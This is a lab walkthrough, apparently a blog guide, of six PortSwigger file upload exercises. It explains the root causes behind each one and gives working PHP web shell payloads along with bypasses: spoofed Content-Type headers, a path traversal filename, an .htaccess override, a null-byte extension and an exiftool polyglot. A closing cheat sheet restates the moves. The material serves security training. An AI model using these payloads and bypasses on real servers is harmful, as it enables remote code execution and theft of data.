🧠 Understanding File Upload Vulnerabilities
File upload vulnerabilities allow attackers to upload malicious files (like scripts) to a server. If the server executes these files, it leads to Remote Code Execution (RCE), allowing the attacker to take full control of the backend.
This guide breaks down six distinct exploitation scenarios found in the PortSwigger Web Security Academy, demonstrating how to bypass common filters like Content-Type checks, Blacklists, and Magic Byte validation.
🧪 LAB 1: Remote code execution via web shell upload
🧐 How the Vulnerability Exists
The application allows users to upload files (like avatars) but fails to validate the file type or extension effectively. The server is configured to execute PHP files found in the upload directory.
Root Cause: Lack of restrictions on the file extension allows a user to upload a script (e.g., exploit.php) that the web server treats as executable code.
🚨 Exploitation Steps
-
Reconnaissance: Upload a standard image to find the upload path (e.g.,
/files/avatars/image.jpg). - Weaponize:
Create a PHP file named
exploit.phpwith the following content to read the secret file:<?php echo file_get_contents('/home/carlos/secret'); ?>Alternatively, for a command shell:
<?php system($_GET['cmd']); ?> -
Exploit: Upload
exploit.phpvia the avatar form. Navigate to the file URL:GET /files/avatars/exploit.php.
-
Solve: The server executes the script and displays the secret string. Copy and submit it.

IMPACT: Full Remote Code Execution (RCE).
🧪 LAB 2: Web shell upload via Content-Type restriction bypass
🧐 How the Vulnerability Exists

The application relies on the Content-Type HTTP header to validate the file. It rejects files labeled application/x-php but accepts image/jpeg.
Root Cause: The Content-Type header is user-controlled input. The server trusts this label without verifying the actual file content.
🚨 Exploitation Steps
-
Intercept: Attempt to upload
exploit.php. The server rejects it. Capture the failedPOSTrequest in Burp Proxy and send it to Repeater. -
Modify: Locate the header:
Content-Type: application/x-php. Change it to:Content-Type: image/jpeg. -
Send: The server accepts the file because it trusts the header.
-
Solve: Access the uploaded file at
/files/avatars/exploit.phpto retrieve the secret.
IMPACT: Bypassing client-provided metadata checks to achieve RCE.
🧪 LAB 3: Web shell upload via path traversal
🧐 How the Vulnerability Exists
The server prevents script execution in the standard /files/avatars/ directory. However, it fails to sanitize the filename, allowing Path Traversal sequences.
Root Cause: The application concatenates the upload directory with the user-provided filename. By using ..%2f, we can save the file in the parent directory (/files/), where execution restrictions may not apply.
🚨 Exploitation Steps
-
Analyze: Upload
exploit.php. Accessing it returns plain text (execution is blocked). - Traverse:
In Burp Repeater, find the
Content-Dispositionheader. Change the filename to traverse one directory up using URL encoding:filename="..%2fexploit.php".
-
Exploit: The server confirms the upload. The file is now located at
/files/exploit.php(one level up).
- Solve:
Request
GET /files/exploit.phpto execute the code and get the secret.
IMPACT: Bypassing folder-specific security configurations.
🧪 LAB 4: Web shell upload via extension blacklist bypass
🧐 How the Vulnerability Exists
The server uses a Blacklist to block specific extensions like .php. However, it allows the upload of .htaccess configuration files.
Root Cause: Allowing users to upload server configuration files (.htaccess) enables them to redefine which file extensions are treated as executable scripts.
🚨 Exploitation Steps
- Reconfigure Apache:
Upload a file named
.htaccesswith the following content:AddType application/x-httpd-php .l33tThis tells Apache to execute files ending in
.l33tas PHP.
-
Upload Payload: Rename your shell to
exploit.l33tand upload it. The blacklist allows it because.l33tis not blocked.
-
Solve: Access
exploit.l33t. The server executes it as PHP code.
IMPACT: Overriding server configuration to bypass extension filters.
🧪 LAB 5: Web shell upload via obfuscated file extension
🧐 How the Vulnerability Exists
The validation logic and the filesystem handle strings differently. The application validates the filename exploit.php%00.jpg as an image (ending in .jpg), but the low-level filesystem truncates the name at the Null Byte (%00).
Root Cause: Null Byte Injection (%00). The validator sees a safe extension, but the operating system saves it as a malicious executable.
🚨 Exploitation Steps
- Modify Filename:
Intercept the upload request.
Change the filename to:
filename="exploit.php%00.jpg" -
Verify: The server accepts the file. The response might confirm the file was saved as
exploit.php(stripping the end).
- Solve:
Access the file at
/files/avatars/exploit.phpto execute the code.
IMPACT: Bypassing filters using C-style string termination exploits.
🧪 LAB 6: Remote code execution via polyglot web shell upload
🧐 How the Vulnerability Exists
The application validates the File Content (Magic Bytes) to ensure it is a genuine image. It rejects standard scripts.
Root Cause: The server checks if the file looks like an image but does not strip metadata. A Polyglot file is valid as both an image (to the validator) and a script (to the PHP interpreter).
🚨 Exploitation Steps
- Create Polyglot:
Use
exiftoolto inject a PHP payload into the metadata of a valid JPEG image:exiftool -Comment="<?php echo 'START ' . file_get_contents('/home/carlos/secret') . ' END'; ?>" input.jpg -o polyglot.php.

-
Upload: Upload
polyglot.php. The server accepts it because it starts with valid JPEG magic bytes (FF D8). - Solve: Request the file. The response will contain binary garbage (the image data) mixed with the output of your script. Search for the string “START” to find your secret.
IMPACT: RCE via content verification bypass.
⚡ Fast Triage Cheat Sheet
| Attack Vector | 🚩 Immediate Signal | 🔧 The Critical Move |
|---|---|---|
| Simple Shell | No validation visible. | Upload shell.php. |
| MIME Bypass | “File type not allowed” (Client/Header). | Change header to Content-Type: image/jpeg. |
| Path Traversal | PHP code returns as text (no exec). | Use filename="..%2fshell.php". |
| Blacklist | .php blocked, but Apache server. |
Upload .htaccess to map .l33t to PHP. |
| Obfuscation | Strict extension check. | Try Null Byte: shell.php%00.jpg. |
| Polyglot | File content/magic bytes checked. | Inject PHP into Image Exif data. |